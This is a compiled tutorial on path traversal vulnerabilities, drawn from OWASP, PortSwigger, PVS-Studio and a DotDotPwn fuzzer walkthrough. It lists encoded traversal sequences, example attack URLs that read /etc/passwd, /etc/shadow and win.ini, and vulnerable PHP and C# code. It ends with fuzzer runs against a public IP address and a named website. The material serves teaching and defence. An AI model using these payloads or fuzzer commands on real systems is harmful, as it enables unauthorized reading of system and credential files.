## Related Security Activities

### How to Avoid Path Traversal Vulnerabilities

All but the most simple web applications have to include local resources, such as images, themes, other scripts, and so on. Every time a resource or file is included by the application, there is a risk that an attacker may be able to include a file or remote resource you didn't authorize.

#### *How to identify if you are vulnerable*

- Be sure you understand how the underlying operating system will process filenames handed off to it.
- Don't store sensitive configuration files inside the web root
- For Windows IIS servers, the web root should not be on the system disk, to prevent recursive traversal back to system directories.

#### *How to protect yourself*

- Prefer working without user input when using file system calls
- Use indexes rather than actual portions of file names when templating or using language files (ie value 5 from the user submission = Czechoslovakian, rather than expecting the user to return “Czechoslovakian”)
- Ensure the user cannot supply all parts of the path – surround it with your path code
- Validate the user's input by only accepting known good – do not sanitize the data
- Use chrooted jails and code access policies to restrict where the files can be obtained or saved to
- If forced to use user input for file operations, normalize the input before using in file io API's, such as [normalize\(\)](#).

### How to Test for Path Traversal Vulnerabilities

See the [OWASP Testing Guide](#) article on how to [test for path traversal vulnerabilities](#).

## Description

### Request variations

#### Encoding and double encoding:

- `%2e%2e%2f` represents `../`
- `%2e%2e/` represents `../`
- `..%2f` represents `../`
- `%2e%2e%5c` represents `..\`
- `%2e%2e\` represents `..\`
- `..%5c` represents `..\`
- `%252e%252e%255c` represents `..\`
- `..%255c` represents `..\`

and so on.

#### *Percent encoding (aka URL encoding)*

Note that web containers perform one level of decoding on percent encoded values from forms and URLs.

- `..%c0%af` represents `../`
- `..%c1%9c` represents `..\`

#### *OS specific*

### UNIX

Root directory: `" / "`  
Directory separator: `" / "`

### WINDOWS

Root directory: `" <partition letter> : \ "`  
Directory separator: `" / "` or `" \ "`  
Note that windows allows filenames to be followed by extra `. \ /` characters.

In many operating systems, null bytes `%00` can be injected to terminate the filename. For example, sending a parameter like:

`?file=secret.doc%00.pdf`

will result in the Java application seeing a string that ends with “.pdf” and the operating system will see a file that ends in “.doc”. Attackers may use this trick to bypass validation routines.

## Examples

### Example 1

The following examples show how the application deals with the resources in use.

```
http://some_site.com.br/get-files.jsp?file=report.pdf
http://some_site.com.br/get-page.php?home=aaa.html
http://some_site.com.br/some-page.asp?page=index.html
```

In these examples it's possible to insert a malicious string as the variable parameter to access files located outside the web publish directory.

```
http://some_site.com.br/get-
files?file=../../../../some dir/some file
http://some_site.com.br/../../../../some dir/some file
```

The following URLs show examples of \*NIX password file exploitation.

```
http://some_site.com.br/../../../../etc/shadow
http://some_site.com.br/get-files?file=/etc/passwd
```

Note: In a Windows system an attacker can navigate only in a partition that locates web root while in the Linux they can navigate in the whole disk.

### Example 2

It's also possible to include files and scripts located on external website.

```
http://some_site.com.br/some-page?page=http://other-
site.com.br/other-page.htm/malicious-code.php
```

### Example 3

These examples illustrate a case when an attacker made the server show the CGI source code.

```
http://vulnerable-page.org/cgi-bin/main.cgi?file=main.cgi
```

## Example 4

This example was extracted from: [Wikipedia - Directory Traversal](#)

A typical example of vulnerable application code is:

```
<?php
$template = 'blue.php';
if ( is_set( $_COOKIE['TEMPLATE'] ) )
    $template = $_COOKIE['TEMPLATE'];
include ( "/home/users/phpguru/templates/" . $template );
?>
```

An attack against this system could be to send the following HTTP request:

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../../../../etc/passwd
```

Generating a server response such as:

```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache

root:fi3sED95ibqR6:0:1:System Operator:/:/bin/ksh
daemon*:1:1::/tmp:
phpguru:f8fk3j10If31.:182:100:Developer:/home/users/phpguru/:/bin/csh
```

The repeated `../` characters after `/home/users/phpguru/templates/` has caused `include()` to traverse to the root directory, and then include the UNIX password file `/etc/passwd`.

UNIX `etc/passwd` is a common file used to demonstrate **directory traversal**, as it is often used by crackers to try cracking the passwords.

### Absolute Path Traversal

The following URLs may be vulnerable to this attack:

```
http://testsite.com/get.php?f=list
http://testsite.com/get.cgi?f=2
http://testsite.com/get.asp?f=test
```

An attacker can execute this attack like this:

```
http://testsite.com/get.php?f=/var/www/html/get.php
http://testsite.com/get.cgi?f=/var/www/html/admin/get.inc
http://testsite.com/get.asp?f=/etc/passwd
```

When the web server returns information about errors in a web application, it is much easier for the attacker to guess the correct locations (e.g. path to the file with a source code, which then may be displayed).

[https://owasp.org/www-community/attacks/Path\\_Traversal](https://owasp.org/www-community/attacks/Path_Traversal)

## Reading arbitrary files via directory traversal

Consider a shopping application that displays images of items for sale. Images are loaded via some HTML like the following:

```

```

The `loadImage` URL takes a `filename` parameter and returns the contents of the specified file. The image files themselves are stored on disk in the location `/var/www/images/`. To return an image, the application appends the requested filename to this base directory and uses a filesystem API to read the contents of the file. In the above case, the application reads from the following file path:

```
/var/www/images/218.png
```

The application implements no defenses against directory traversal attacks, so an attacker can request the following URL to retrieve an arbitrary file from the server's filesystem:

```
https://insecure-
```

```
website.com/loadImage?filename=../../etc/passwd
```

This causes the application to read from the following file path:

```
/var/www/images/../../etc/passwd
```

The sequence `../` is valid within a file path, and means to step up one level in the directory structure. The three consecutive `../` sequences step up from `/var/www/images/` to the filesystem root, and so the file that is actually read is:

```
/etc/passwd
```



On Unix-based operating systems, this is a standard file containing details of the users that are registered on the server.

On Windows, both `../` and `..\` are valid directory traversal sequences, and an equivalent attack to retrieve a standard operating system file would be:

```
https://insecure-
```

```
website.com/loadImage?filename=../../..\windows\win.ini
```

## Common obstacles to exploiting file path traversal vulnerabilities

Many applications that place user input into file paths implement some kind of defense against path traversal attacks, and these can often be circumvented.

If an application strips or blocks directory traversal sequences from the user-supplied filename, then it might be possible to bypass the defense using a variety of techniques.

You might be able to use an absolute path from the filesystem root, such as `filename=/etc/passwd`, to directly reference a file without using any traversal sequences.

<https://portswigger.net/web-security/file-path-traversal>

## Relative Path Traversal

Let's say each user has their own directory which stores confidential data. To access the files, the user passes a path to relative to this directory.

It is obvious that other users' directories are nearby. Then, using the dot-dot-slash sequence (`..\` or `../`), attackers may access the files of any user. They easily gain access to the `adminPasswords.txt` file, passing the following string as the path:

```
../admin/adminPasswords.txt
```

Note that Windows filenames are delimited by backslash (`\`). To prevent such an attack, it's not enough to check that the string does

not start with '../'. Because attackers can use the following string for malicious purposes

```
myFolder/../../admin/adminPasswords.txt
```

At first, they access the myFolder directory and then the directory containing each user's data. Then, attackers access the admin directory and get the file.

These examples show a possible way to perform a relative path traversal attack. Note that dot-dot-slash sequences allow an attacker to gain access to any file or directory on the disk.

Your application must be secured, so that a user could not access other directories. The easiest way to prevent an attack is to check strings for dot-dot-slash sequences. Unfortunately, that's not enough to ensure complete security.

## Absolute Path Traversal

An absolute path traversal attack is easier to perform. Let's say we use the following C# code to process a user's request:

```
private void ProcessFileRequest()
{
    ....
    string userFileRelativePath =
request.QueryString["relativePath"];

    string fullPath = Path.Combine(userDirectory,
                                   userFileRelativePath);
    var content = File.ReadAllText(fullPath);

    response.Write(content);
}
```

**PVS-Studio warning:** [V5609](#) Possible path traversal vulnerability. Potentially tainted data from the 'fullPath' variable is used as path.

The user should only have access to the directory, whose path is written in the *userDirectory* variable. The *Path.Combine* method

here has one important feature: if one of its arguments is an absolute path, then all previously passed arguments are ignored:

```
Path.Combine(rootFolder, absolutePath) == absolutePath //  
true
```

Thus, if *request.QueryString["relativePath"]* contains an absolute path, the path is written to *fullPath*. Therefore, an attacker can access any file by specifying the needed absolute path. But the user is supposed to have access only to files in *userDirectory*.

In such cases, the system must check whether the path passed by the user is relative. For example, in Windows, you can detect an absolute path by searching for ":". Absolute paths always have this character. But a file name or a directory name cannot contain ":".

<https://pvs-studio.com/en/blog/terms/6470/>

## DotDotPwn – Directory Traversal Fuzzer Tool in Linux

Directories in the Web-based application hold various information about the functionalities of the website. Some directories can be common or usual, but some of the directories are attractive or important directories that can contain some important information. Like /etc/passwd can contain the information about the Linux server. Traversing this directory is challenging work for every tester, so there is an automated script developed in the PERL language named as DotDotPwn. DotDotPwn fuzzes the directories from the target server and also performs some basic recon on the domain.

DotDotPwn has various modules like :

- HTTP
- HTTP URL
- FTP
- TFTP
- Payload (Protocol independent)
- STDOUT

All these modules have their work or functionality. DotDotPwn tool is an automated tool, it's openly available on the internet and is free to use.

### How DotDotPwn Tool Works?

There are a large amount of data permutations onto the targeted domain. DotDotPwn tool mainly works on these permutations. When the request is done through the inputted data to the web application DotDotPwn tool checks and analyzes the response to the request. The information returned

is considered vulnerable when the feedback given to the program is analyzed.


When the output returned by the target domain is improper or unusual then there are most chances that the target may be vulnerable to the specific flaw. For example, there is a Security Flaw named SQLi (SQL Injection) which works by inserting malicious queries into the database or back end; if this query is executed then the response we receive is something improper so we get an idea that there must be SQLi flaw due to lack of validation.

**Note:** Make Sure You have Perl Installed on your System, as this is a Perl-based tool. Click to check the Installation process: [Perl Installation Steps on Linux](#)

### Installation of DotDotPwn Tool on Kali Linux OS

**Step 1:** Check whether Perl Environment is Established or not, use the following command.

`perl -v`



```
kali@kali:~$ perl -v
This is perl 5, version 32, subversion 0 (v5.32.0) built for x86_64-linux-gnu-thread-multi
(with 45 registered patches, see perl -V for more detail)


Copyright 1987-2020, Larry Wall

Perl may be copied only under the terms of either the Artistic License or the
GNU General Public License, which may be found in the Perl 5 source kit.


Complete documentation for Perl, including FAQ lists, should be found on
this system using "man perl" or "perldoc perl".  If you have access to the
Internet, point your browser at http://www.perl.org/, the Perl Home Page.

kali@kali:~$
```


**Step 2:** Open up your Kali Linux terminal and move to Desktop using the following command.  
`cd Desktop`



**Step 3:** You are on Desktop now create a new directory called DotDotPwn using the following command. In this directory, we will complete the installation of the DotDotPwn tool.  
`mkdir DotDotPwn`




**Step 4:** Now switch to the DotDotPwn directory using the following command.  
`cd DotDotPwn`



**Step 5:** Now you have to install the tool. You have to clone the tool from GitHub.

```
git clone https://github.com/wireghoul/dotdotpwn.git
```



**Step 6:** The tool has been downloaded successfully in the DotDotPwn directory. Now list out the contents of the tool by using the below command.  
ls



```
kali@kali:~$ cd Desktop/
kali@kali:~/Desktop$ mkdir DotDotPwn
kali@kali:~/Desktop$ cd DotDotPwn/
kali@kali:~/Desktop/DotDotPwn$ git clone https://github.com/wireghoul/dotdotpwn.git
Cloning into 'dotdotpwn'...
remote: Enumerating objects: 207, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 207 (delta 1), reused 1 (delta 0), pack-reused 201
Receiving objects: 100% (207/207), 88.50 KiB | 1.00 MiB/s, done.
Resolving deltas: 100% (117/117), done.
kali@kali:~/Desktop/DotDotPwn$ ls
dotdotpwn
kali@kali:~/Desktop/DotDotPwn$
```

**Step 7:** You can observe that there is a new directory created of the DotDotPwn tool that has been generated while we were installing the tool. Now move to that directory using the below command:

```
cd dotdotpwn
```

```
kali@kali:~$ cd Desktop/
kali@kali:~/Desktop$ mkdir DotDotPwn
kali@kali:~/Desktop$ cd DotDotPwn/
kali@kali:~/Desktop/DotDotPwn$ git clone https://github.com/wireghoul/dotdotpwn.git
Cloning into 'dotdotpwn'...
remote: Enumerating objects: 207, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 207 (delta 1), reused 1 (delta 0), pack-reused 201
Receiving objects: 100% (207/207), 88.50 KiB | 1.00 MiB/s, done.
Resolving deltas: 100% (117/117), done.
kali@kali:~/Desktop/DotDotPwn$ ls
dotdotpwn
kali@kali:~/Desktop/DotDotPwn$ cd dotdotpwn/
kali@kali:~/Desktop/DotDotPwn/dotdotpwn$
```

**Step 8:** Once again to discover the contents of the tool, use the below command.

```
ls
```

```
kali@kali:~$ cd Desktop/
kali@kali:~/Desktop$ mkdir DotDotPwn
kali@kali:~/Desktop$ cd DotDotPwn/
kali@kali:~/Desktop/DotDotPwn$ git clone https://github.com/wireghoul/dotdotpwn.git
Cloning into 'dotdotpwn'...
remote: Enumerating objects: 207, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 207 (delta 1), reused 1 (delta 0), pack-reused 201
Receiving objects: 100% (207/207), 88.50 KiB | 1.00 MiB/s, done.
Resolving deltas: 100% (117/117), done.
kali@kali:~/Desktop/DotDotPwn$ ls
dotdotpwn
kali@kali:~/Desktop/DotDotPwn$ cd dotdotpwn/
kali@kali:~/Desktop/DotDotPwn/dotdotpwn$ ls
AUTHORS.txt  DotDotPwn  EXAMPLES.txt  payload_sample_1.txt  README.md  TODO.txt
CHANGELOG.txt  dotdotpwn.pl  LICENSE.txt  payload_sample_2.txt  Reports
```

**Step 9:** To install missing modules you can use the following command as root.


```
sudo perl -MCPAN -e "install <MODULE_NAME>"
```

```
kali@kali:~/Desktop/DotDotPwn/dotdotpwn$ sudo perl -MCPAN -e "install <MODULE_NAME>"
[sudo] password for kali:
kali@kali:~/Desktop/DotDotPwn/dotdotpwn$
```

**Step 10:** Now we are done with our installation, Use the below command to view the help (gives a better understanding of the tool) index of the tool.

```
./dotdotpwn.pl
```






```
kali@kali: ~/Desktop/DotDotPwn/dotdotpwn
kali@kali:~/Desktop/DotDotPwn/dotdotpwn$ ./dotdotpwn.pl
#####
# CubilFelino and Chatsubo #
# Security Research Lab [(in)Security Dark] Labs #
# chr1x.sectester.net chatsubo-labs.blogspot.com #
#
# proudly present:
#
# - DotDotPwn v3.0.2 -
# The Directory Traversal Fuzzer
# http://dotdotpwn.sectester.net
# dotdotpwn@sectester.net
#
# by chr1x & n1tr0us
#####
Usage: ./dotdotpwn.pl -m <module> -h <host> [OPTIONS]
Available options:
-m Module [http | http-url | ftp | tftp | payload | stdout]
-h Hostname
-o Operating System detection for intelligent fuzzing (nmap)
-s Operating System type if known ("windows", "unix" or "generic")
-s Service version detection (banner grabber)
-d Depth of traversal (e.g. deeper 3 equals to / / / (default: 6))
```

## Working with DotDotPwn Tool on Kali Linux OS

### Example 1: HTTP Module

sudo ./dotdotpwn.pl -m http -h 34.218.62.116 -o -X -M POST -e .php -E

1. In this example, We are using the HTTP Module. We have specified the Module in -m tag



```
kali@kali:~/Desktop/DotDotPwn/dotdotpwn$ sudo ./dotdotpwn.pl -m http -h 34.218.62.116 -o -X -M POST -e .php -E
[sudo] password for kali:
#####
# CubilFelino and Chatsubo #
# Security Research Lab [(in)Security Dark] Labs #
# chr1x.sectester.net chatsubo-labs.blogspot.com #
#
# proudly present:
#
# - DotDotPwn v3.0.2 -
# The Directory Traversal Fuzzer
# http://dotdotpwn.sectester.net
# dotdotpwn@sectester.net
#
# by chr1x & n1tr0us
#####
[+] Report name: Reports/34.218.62.116_08-31-2021_07-14.txt
[===== TARGET INFORMATION =====]
[+] Hostname: 34.218.62.116
[+] Detecting Operating System (nmap)...
```

2. In the below Screenshot, We have got the results of our scan.

```

[+] Operating System detected:
[+] Protocol: http
[+] Port: 80

[+] ===== TRAVERSAL ENGINE =====
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 16 times the traversal patterns (Bisection Algorithm enabled)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Adapting the filenames according to the OS type detected (unix)
[+] Including Special suffixes
[+] Appending the file extension .php to each fuzz string
[+] Traversal Engine DONE ! - Total traversal tests created: 3676

[+] ===== TESTING RESULTS =====
[+] Ready to launch 3.33 traversals per second
[+] Press Enter to start the testing (You can stop it pressing Ctrl + C)

[+] HTTP Status: 400 | Testing Path: http://34.218.62.116:80/../../../../../../../../../../../../../../../../etc/passwd.php
[+] HTTP Status: 400 | Testing Path: http://34.218.62.116:80/../../../../../../../../../../../../../../../../etc/issue.php
[+] HTTP Status: 400 | Testing Path: http://34.218.62.116:80/../../../../../../../../../../../../../../../../config.inc.php.php
[+] HTTP Status: 400 | Testing Path: http://34.218.62.116:80/../../../../../../../../../../../../../../../../web.config.php
[+] HTTP Status: 301 | Testing Path: http://34.218.62.116:80/../../../../../../../../../../../../../../../../Cpasswd.php
[+] HTTP Status: 301 | Testing Path: http://34.218.62.116:80/../../../../../../../../../../../../../../../../Cissue.php
[+] HTTP Status: 301 | Testing Path: http://34.218.62.116:80/../../../../../../../../../../../../../../../../g.inc.php.php
[+] HTTP Status: 301 | Testing Path: http://34.218.62.116:80/../../../../../../../../../../../../../../../../onfig.php
[+] HTTP Status: 301 | Testing Path: http://34.218.62.116:80/../../../../../../../../../../../../../../../../passwd.php
[+] HTTP Status: 301 | Testing Path: http://34.218.62.116:80/../../../../../../../../../../../../../../../../fissue.php

```

## Example 2: HTTP URL Module

*sudo ./dotdotpwn.pl -m http-url -u http://geeksforgeeks.org/TRAVERSAL -O -k "root:" -r webmin.txt*

1. In this example, We are using the HTTP URL Module. We have specified the Module in -m tag

```

